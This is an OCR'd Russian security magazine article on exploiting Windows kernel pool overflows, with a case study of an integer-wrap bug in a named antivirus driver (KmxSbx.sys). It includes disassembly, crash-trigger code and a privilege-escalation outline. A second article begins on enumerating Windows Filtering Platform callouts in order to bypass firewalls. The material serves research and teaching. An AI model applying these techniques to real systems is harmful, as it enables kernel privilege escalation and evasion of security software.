
Вторая таблица зависит от числа процессоров и того, как ими управляет система. Данный способ выделения памяти будет использоваться, если объем менее или равен 4080 байт, или если lookaside-поиск не дал результатов. Даже если целевая таблица меняется, у нее будет та же структура POOL_DESCRIPTOR. В случае единственного процессора используется переменная PoolVector для считывания указателя NonPagedPoolDescriptor. В случае многих процессоров, таблица ExpNonPagedPoolDescriptor содержит 16 слотов с описаниями пулов. PCRB каждого процессора указывает на структуру KNODE. Узел может быть связан с более чем одним процессором и содержит поле «color», используемое как список для ExpNonPagedPoolDescriptor. Ниже приведен рисунок, иллюстрирующий этот алгоритм.

Ядро определяет глобальную переменную ExpNumberOfNonPagedPools, если данная таблица используется несколькими процессорами. Она должна содержать количество процессоров.

Дамп WinDbg отображает структуру POOL_DESCRIPTOR (см. иллюстрацию). В очереди spinlock'ов реализована синхронизация; часть библиотеки HAL используется для предотвращения конфликтов в дескрипторе пула (pool descriptor). Эта процедура позволяет только одному процессору и одной нити получать одновременный доступ к записи из дескриптора пула. Библиотека HAL различается на разных архитектурах. Для дескриптора пула по умолчанию главный NonPaged spinlock заблокирован (LockQueueNonPagedPoolLock). А если он не заблокирован, то для него создается отдельная очередь spinlock.

Третья, и последняя таблица используется процессорами для обработки памяти объемов свыше 4080 байт. MmNonPagedPoolFreeListHead также используется, если закончилась память в остальных таблицах. Доступ к этой таблице происходит при обращении к главной очереди NonPaged spinlock'ом, также называемой LockQueueNonPagedPoolLock. В ходе освобождения меньшего по объему блока памяти ExFreePoolWithTag объединяет его с предыдущим и следующим свободными блоками. Так может быть создан блок размером в страницу и более. В этом случае блок добавляется в таблицу MmNonPagedPoolFreeListHead.

Дампы структур в WinDbg



Описание пула при одном процессоре




links

1. phrack.org/issues.html?issue=65&id=4

2. Subverting VistaTM Kernel For Fun And Profit by Joanna Rutkowska — invisiblethings.org/papers/joanna%20rutkowska%20-%20subverting%20vista%20kernel.ppt

3. Vista RC2 vs. pagefile attack by Joanna Rutkowska theinvisiblethings — blogspot.com/2006/10/vista-rc2-vs-pagefile-attack-and-some.html

4. Windows Heap Overflows - David Litchfield — blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt



Описание пула при нескольких процессорах

```
kd> dt nt!_POOL_DESCRIPTOR
   +0x000 PoolType              : _POOL_TYPE
   +0x004 PoolIndex             : Uint4B
   +0x008 RunningAllocs         : Uint4B
   +0x00c RunningDeAllocs       : Uint4B
   +0x010 TotalPages            : Uint4B
   +0x014 TotalBigPages         : Uint4B
   +0x018 Threshold             : Uint4B
   +0x01c LockAddress           : Ptr32 Void
   +0x020 PendingFrees          : Ptr32 Void
   +0x024 PendingFreeDepth      : Int4B
   +0x028 ListHeads             : [512] _LIST_ENTRY
```

Структура POOL_DESCRIPTOR

Алгоритмы выделения и освобождения памяти

Распределение памяти ядром в разных версиях ОС почти не меняется, но этот алгоритм не менее сложен, чем heap пользовательских процессов.

В этой части статьи я хочу проиллюстрировать основы поведения таблиц в ходе процедур выделения и освобождения памяти. Многие детали, такие как механизмы синхронизации, будут намеренно опущены. Эти алгоритмы помогут в объяснении метода и понимании основ распределения памяти в ядре (см. схемы).

От синего экрана смерти до исполнения желаний

При переполнении динамической памяти обычно затираются метаданные других выделенных блоков, что в основном ведет к нескольким BugCheck'ам (или, попросту, BSOD'ам):

BAD_POOL_HEADER. Вызывается в коде ExFreePoolWithTag, если PreviousSize следующего чанка не равен BlockSize текущего чанка.

```
BAD_POOL_HEADER (19)
The pool is already corrupt at the time of the
current request. This may or may not be due to the
caller. The internal pool links must be walked to
figure out a possible cause of       the problem,
and then special pool applied to the suspect tags or
the driver verifier to a suspect driver.
Arguments:
Arg1: 00000020, a pool block header size is corrupt.
Arg2: 812c1000, The pool entry we were looking for
within the page. <---- освобождаемый чанк
Arg3: 812c1fc8, The next pool entry. <---- следующий
чанк, заголовок которого мы затерли
Arg4: 0bf90000, (reserved)
```

DRIVER_CORRUPTED_EXPOOL. Вызывается в коде ExFreePoolWithTag, если при unlink'е произошло исключение Page Fault.

```
DRIVER_CORRUPTED_EXPOOL (c5)
An attempt was made to access a pageable (or
completely invalid) address at an
interrupt request level (IRQL) that is too high.
This is caused by drivers that have corrupted the
system pool. Run the driver  verifier against any
new (or suspect) drivers, and if that doesn't turn
up the culprit, then use gflags to enable special
pool.
Arguments:
Arg1: 43434343, memory referenced <----- наше фейко-
вое значение Blink'a
Arg2: 00000002, IRQL
Arg3: 00000001, value 0 = read operation, 1 = write
operation
Arg4: 80544d06, address which referenced memory
```

BAD_POOL_CALLER. Вызывается в коде ExFreePoolWithTag, если чанк, который пытаются освободить, уже является освобожденным. Рассмотрим подробнее заголовок (метаданные) чанка:

Заголовок чанка

```
typedef struct _POOL_HEADER
{
  union
  {
    struct
    {
      USHORT PreviousSize : 9;
      USHORT PoolIndex : 7;
      USHORT BlockSize : 9;
      USHORT PoolType : 7;
    }
    ULONG32 Ulong1;
  }

  union
  {
    struct _EPROCESS* ProcessBilled;
    ULONG PoolTag;

    struct
    {
      USHORT AllocatorBackTraceIndex;
      USHORT PoolTagHash;
    }
  }
} POOL_HEADER, *POOL_HEADER;
      // sizeof(POOL_HEADER) == 8
```

Значения PreviousSize, BlockSize вычисляются следующим образом:


```
PreviousSize = (Размер_Предыдущего_Чанка_В_Байтах
      + sizeof(POOL_HEADER)) / 8
BlockSize = (Размер_Чанка_В_Байтах
      + sizeof(POOL_HEADER)) / 8
```

Если значение PoolType равно нулю, то такой чанк является освобожденным, и после заголовка идет структура nt!_LIST_ENTRY.

```
kd> dt nt!_LIST_ENTRY
+0x000 Flink : Ptr32 _LIST_ENTRY
+0x004 Blink : Ptr32 _LIST_ENTRY
```

Эксплуатация

Алгоритм освобождения чанка работает таким образом, что если после освобождаемого чанка есть свободный, то происходит слия-



ние, то есть из двух свободных чанков склеивается один. Это происходит путем нехитрой операции unlink'а.
Удаляем запись entry из двусвязного списка:

```
PLIST_ENTRY b,f;
f=entry->Flink;
b=entry->Blink;
b->Flink=f;
f->Blink=b;
```

Это ведет к перезаписи 4 байт по контролируемому адресу:

```
*(адрес) = значение
*(значение+4) = адрес
```


Практикуемся!

Обладая достаточными знаниями, рассмотрим уязвимость в драйвере одного антивирусного продукта.

```
.text:00016330    mov cx, [eax]
    ; eax указывает на данные под нашим контролем
.text:00016333    inc eax
.text:00016334    inc eax
.text:00016335    test cx, cx
.text:00016338    jnz short loc_16330
.text:0001633A    sub eax, edx
.text:0001633C    sar eax, 1
.text:0001633E    lea eax, [eax+eax+50h]
    ; размер  UNICODE строки + 0x50 байт
.text:00016342    movzx edi, ax
    ; Неправильное привидение типа, округление до WORD
.text:00016345
.text:00016345 loc_16345:;
.text:00016345     movzx eax, di
.text:00016348     push ebx
.text:00016349     xor ebx, ebx
.text:0001634B     cmp eax, ebx
.text:0001634D     jz short loc_16359
.text:0001634F     push eax; Кол-во байт
.text:00016350     push ebx; Тип пула(NonPaged)
.text:00016351     call ds:ExAllocatePool
    ; В итоге мы контролируем размер выделяемого chunk'a
.text:00016357 mov ebx, eax
[..]
.text:000163A6 movzx esi, word ptr [edx]
.text:000163A9 mov [eax+edx], si
    ; Тут происходит запись за границы
.text:000163AD inc edx
.text:000163AE inc edx
.text:000163AF test si, si
[..]
.text:000163F5 push ebx; P
.text:000163F6 call sub_12A43
.text:00012A43 sub_12A43 proc near
      ; CODE XREF: sub_12C9A+5Cp
.text:00012A43
.text:00012A43 P = dword ptr 4
.text:00012A43
.text:00012A43 cmp esp+P], 0
.text:00012A48 jz short locret_12A56
.text:00012A4A push 0; Tag
.text:00012A4C push [esp+4+P]; P
.text:00012A50 call ds:ExFreePoolWithTag
    ; Освобождение, write4 сценарий
```

С-подобный псевдокод

```
len = wsclen(attacker_controlled);
total_len = (2*len + 0x50) ;
size_2_alloc = (WORD)total_len; //  integer wrap!!!
mem = ExAllocatePool(size_2_alloc);
....
wcscpy(mem, attacker_controlled); //переполнение про-
исходит при копировании строк
...
```



```
Home  win_xp_sp3_av_testing
MONTH OF ANTIVIRUS BUGS
Affected Software: CA Security Suite 2010
Affected Driver: KmxSbx.sys
Local Privilege Escalation Proof of Concept
For Educational Purposes only !
Discovered by CISS Research Team

3 2 1 Rebooting ...
```

Наглядный ядерный шеллкод :)

```
ExFreePool(mem); //тут происходит освобождение, слия-
ние с чанком, который мы создали, сформировав фейковый
заголовок, мы перезаписываем указатель в памяти ядра,
адресом в пользовательском адресном пространстве, где
лежит наш ring0-shellcode
```

Как видно из кода, уязвимость связана с приведением целочисленных типов, которая ведет к тому, что размер для юникод-строки будет рассчитан неправильно. Все это приведет к переполнению, если передать драйверу буфер с юникод-строкой больше 0xffff байт.

Нехитрый код для воспроизведения BSoD

```
hDevice = CreateFileA("\\\\.\\KmxSbx",
                                GENERIC_READ|GENERIC_WRITE,
                                0,
                                0,
                                OPEN_EXISTING,
                                0,
                                NULL);
inbuff = (char *)malloc(0x1C000);
if(!inbuff)
{
     printf("malloc failed!\n");
     return 0;
}
memset(inbuff, 'A',0x1C000-1);
memset(buff+0x11032, 0x00, 2);
     //end of unicode, size to allocate 0xff0
ioctl = 0x88000080;
first_dword = 0x400;
memcpy(buff, &first_dword, sizeof(DWORD));
DeviceIoControl(hDevice, ioctl, (LPVOID)inbuff,
     0x1C000, (LPVOID)inbuff, 0x100, &cb,NULL);
```

Эксплуатация данной уязвимости не так проста, как может показаться на первый взгляд. Здесь имеют место некоторые ограничения, а именно — переполнение (запись за границы чанка) огромное (больше 0xffff), что потенциально ведет к синему экрану еще до исполнения ExFreePoolWithTag (и, следовательно, к замене указателей при слиянии):


```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This cannot be
protected by try-except,
it must be protected by a Probe.  Typically the
address is just plain bad or it
is pointing at freed memory.

Arguments:
Arg1: fe8aa000, memory referenced.
Arg2: 00000001, value 0 = read operation, 1 = write
operation.
Arg3: f0def3a9, If non-zero, the instruction address
which referenced the bad memory address.
Arg4: 00000000, (reserved)
eax=00029fa8 ebx=fe8a7008 ecx=00000008 edx=fe880058
esi=00004141 edi=fe87d094
eip=f0def3a9 esp=f0011b78 ebp=f0011bac iopl=0
nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000
efl=00010206
KmxSbx+0x63a9:
f0def3a9 66893410      mov word ptr [eax+edx],si
ds:0023:fe8aa000=???? <---- запись за границу, улетели
в неспроецированную память
```

При перезаписи памяти мы можем переписать данные, которые являются указателями каких-либо ядерных структур, что может привести к самым неожиданным последствиям (очередному BSoD).
Для улучшения эффективности эксплуатации данной уязвимости воспользуемся следующим трюком: создадим N потоков, которые вызывают DeviceIoControl, с такими параметрами, чтобы с какой-то вероятностью N количество блоков определенной длины (0xff0 в данном примере) были выделены, затем освобождены — это дает нам шанс, что при переполнении мы не получим синий экран типа Page Fault (PAGE_FAULT_IN_NONPAGED_AREA).
Предложенный пример кода с подробными комментариями ищи на нашем DVD.

Выводы

На прощание могу лишь сказать, что в интернете очень мало информации об эксплуатации Kernel Pool Overflow. Также огорчает, что в паблике нет рабочих эксплойтов, из-за чего создается некое заблуждение, что переполнение памяти в ядре очень сложно эксплуатировать, а если и возможно, то максимальный исход злодеяний — обычный BSoD.
В этой статье авторы попытались показать на реальном примере, что, подключив смекалку, можно улучшить стабильность методов эксплуатации подобных уязвимостей.
В дальнейших статьях мы поговорим о более сложных аспектах эксплуатации Kernel Pool Overflow, которые, конечно, существуют и ждут своего часа :). Stay tuned!



Незатейливая схема алгоритма, который мы осуществили

r0064 r0064@mail.ru



Исследуем внутренности Windows Filtering Platform

Механизм WFP, появившийся в Windows Vista, уже активно используется разработчиками защит (различных файерволов и антивирусов). Действительно, предоставляемый набор ядерных функций успешно справляется со своими обязанностями по упрощению жизни девелоперам. Но сегодня мы не будем говорить о разработке ядерных фильтров трафика при помощи WFP, а обсудим вопрос обхода этих фильтров.

Методика исследования

Сначала немного определимся с определениями. Callout в терминологии WFP — это набор функций для фильтрации трафика. У нас есть три функции, составляющие callout: classifyFn, notifyFn, flowDeleteFn (см. структуру FWPS_CALLOUT). Интереснее всего classifyFn (классифицирующая функция): она, собственно, и решает, что делать с соединением/пакетом — разрешить или запретить. notifyFn просто уведомляет (как можно понять из названия) о создании и удалении фильтра. Фильтр — это набор условий фильтрации. Когда мы вызываем функцию FwpsCalloutRegister, и нам возвращают 32-битный идентификатор коллаута.

Далее я не буду останавливаться на определениях, элементарные вещи ты сможешь вычитать в доках, ссылки на которые найдешь на боковых сносках. Еще одно замечание — для удаленной отладки используем WinDbg, гостевая система — Windows Vista x64, дизассемблер — Ida Pro, символы для дебаггера корректны. Перезагрузить их (символы) можно командой .reload /s /n. Для того, чтобы успешно исследовать внутреннее устройство WFP, нужно выработать определенный

Результат enum'а всех коллаутов

подход. В нашем случае довольно удобно написать свой callout (а точнее, драйвер, содержащий callout). Затем расставить брейки на функции нашего коллаута и посмотреть в окно Call Stack (в WinDbg вызывается <Alt+6> или одноименным пунктом меню), дабы выяснить, откуда происходит вызов наших функций. И вот, останавливаемся в первый раз на нотифицирующей функции. Call Stack.

```
ipsblock!FlNotify  ;-> наша нотифицирующая
функция
NETIO!FeNotifyFilter+0x3a
NETIO!HandleFilterFree+0x1f
NETIO!DeleteFilterFromIndex+0x22b
NETIO! ?? ::FNODOBFM::`string'+0x6f03
NETIO!IoctlKfdCommitTransaction+0x39
```

Ага, понятно. Непосредственный вызов происходит из функции FeNotifyFilter. Теперь посмотрим, что там:

```
fffffa60`00bac100    sub rsp,20h
fffffa60`00bac104    mov rbx,rdx
fffffa60`00bac107    mov rdi,rcx
fffffa60`00bac10a    lea rdx,[rsp+38h]
fffffa60`00bac10f    mov ecx,dword ptr
[rbx+2Ch]
fffffa60`00bac112    mov esi,r8d
fffffa60`00bac115    call
NETIO!FeGetRefCallout

(fffffa60`00ba3060)
fffffa60`00bac11a    mov r8,rbx
fffffa60`00bac11d    mov rbx,qword ptr
[rsp+38h]
      ; предположительно адрес объекта-
коллаута
fffffa60`00bac122    mov rdx,rdi
fffffa60`00bac125    mov ecx,esi
fffffa60`00bac127    call qword ptr
[rbx+10h]
      ; вызов ipsblock!FlNotify
fffffa60`00bac12a    test eax,eax
```

Продолжим наши исследования. Брякаемся на нашей классифицирующей функции (FlClassify). Колстек при вызове:


```
ipsblock!FlClassify  ;-> наша функция
NETIO!ArbitrateAndEnforce+0x3b0
NETIO!KfdClassify+0x8f1
tcpip!WfpAleClassify+0x47
tcpip! ?? ::FNODOBFM::'string'+0x178d3
tcpip!WfpAleAuthorizeConnect+0x2ef
tcpip!TcpCreateAndConnectTcbWorkQueueRoutin
e+0x4a2
tcpip!TcpCreateAndConnectTcb+0x48a
tdx!TdxConnectConnection+0x4e6
tdx!TdxTdiDispatchInternalDeviceControl+0
x158
```

Посмотрим код NETIO!ArbitrateAndEnforce (в листинге оставлено только самое важное). Двойной щелчок по строке в окне вызовов переносит нас в недра дизассемблерного кода.

```
fffffa60`00b9e9ef   add rbp,rbp
fffffa60`00b9e9f2   lock xadd dword ptr
[r12+rbp*8+80h],eax
fffffa60`00b9e9fc   cmp qword ptr [r12+80h],r9
fffffa60`00b9ea04   jne NETIO! ??
::FNODOBFM::'string'+0x6719
fffffa60`00b9ea0a   mov rax,qword ptr [NETIO!gWfpGlobal]
fffffa60`00b9ea11   cmp ebx,dword ptr [rax+970h] ; max
count
fffffa60`00b9ea17   jae NETIO! ??
::FNODOBFM::'string'+0x6785
fffffa60`00b9ea1d   imul rbx,rbx,38h
fffffa60`00b9ea21   add rbx,qword ptr [rax+978h]
             // add callout base
fffffa60`00b9ea28   cmp dword ptr [rbx],0
             // ненулевой callout?
fffffa60`00b9ea2b   je NETIO! ??
::FNODOBFM::'string'+0x6785
...
fffffa60`00b9eacb   lea rax,[rsp+78h]
fffffa60`00b9ead0   mov rdx,r15
fffffa60`00b9ead3   mov qword ptr [rsp+28h], rax
fffffa60`00b9ead8   mov qword ptr [rsp+20h], r12
fffffa60`00b9eadd   call qword ptr [rbx+8]
```

Попробуем собрать воедино то, что видим в этом и предыдущем листинге. Очевидно, что значительную роль в получении адреса нужного callout играет переменная NETIO!gWfpGlobal — это основа для получения всех остальных нужных данных. Сначала

Смотрим call-stack в WinDbg







links

Документация по Windows Filtering Platform на сайте MS: msdn.microsoft.com/en-us/library/aa366510(VS.85).aspx

Архитектура WFP в msdn





Примеры драйверов WFP в wdk

значение в ebx сравнивается с некоторым значением. Чтобы узнать, что лежит в ebx на момент вызова, я поставил брейк на сравнение по адресу fffffa60`00b9ea11. И как ты думаешь, что я увидел? Помнишь, я упоминал про то, что при регистрации callout нам возвращается его 32-битный идентификатор? Так вот, в момент сравнения как раз он и находится в ebx. Ага, теперь-то ясно, что в dword ptr [rax+970h] — это максимальное число коллаутов в системе (в моей — 0x11e). В ebx у нас индекс коллаута, потом выполняется определение адреса структуры коллаута, размер которой (судя по инструкции imul rbx,rbx,38h) равен 0x38 байт. По адресу qword ptr [rax+978h] находится база всех коллаутов (то есть адрес начала буфера для объекто-коллаутов).


Теперь для вывода инфы об установленных в системе коллаутах можно написать свою функцию. В качестве аргумента она принимает значение переменной gWfpGlobal (узнается адрес командой dq poi(netio!gWfpGlobal) в WinDbg).

```
typedef struct _FW_CALLOUT_OBJECT
{
    ULONG64 uFlag;
    ULONG64 uClassifyFunction;
    ULONG64 uNotifyFunction;
    ULONG64 uFlowDeleteFunction;
    //ULONG64 uReserved[3];
}FW_CALLOUT_OBJECT,*PFW_CALLOUT_OBJECT;

#define CALLOUT_OBJECT_SIZE 0x38
....

VOID PrintCallouts6(ULONG64 gWfpGlobal)
{
    ULONG uMaxCount;
    ULONG64 uCalloutBase;
    PFW_CALLOUT_OBJECT pCurrentCallout;
    // база коллаутов
    uCalloutBase = *(PULONG64)(gWfpGlobal+0x978);
    // получаем максимальное число коллаутов
    uMaxCount = *(PULONG)(gWfpGlobal + 0x970);
    CHAR ModuleName[10]={0};
    FLOUT(DPFLTR_IHVDRIVER_ID,
        DPFLTR_ERROR_LEVEL,
        "Max id count %d\n",
        uMaxCount);

    for(int i=0;i<uMaxCount;i++)
    {
        pCurrentCallout = (PFW_CALLOUT_OBJECT)
            (uCalloutBase + i*CALLOUT_OBJECT_SIZE);
        if(pCurrentCallout->uFlag)
        {
            FLOUT(DPFLTR_IHVDRIVER_ID,
                DPFLTR_ERROR_LEVEL,
                "Current callout 0x%I64X\n",
                pCurrentCallout);
            FLOUT(DPFLTR_IHVDRIVER_ID,
                DPFLTR_ERROR_LEVEL,
                " Notify routine 0x%I64X\n Classify
routine 0x%I64X\n Flow delete function 0x%I64X\n",
                pCurrentCallout->uNotifyFunction,
                pCurrentCallout->uClassifyFunction,
```



Символы для netio.sys Ida должна подгрузить сама при наличии доступа к инету

```
pCurrentCallout->uFlowDeleteFunction);

            // получаем имя модуля, которому принадле-
жит нотифицирующая функция
            GetModuleName(ModuleName,
                8,
                pCurrentCallout->uClassifyFunction);
            FLOUT(DPFLTR_IHVDRIVER_ID,
                DPFLTR_ERROR_LEVEL,
                " Module name   = %s\n",
                ModuleName);
            RtlZeroMemory(ModuleName,sizeof(ModuleName));
        }
    }
}
```

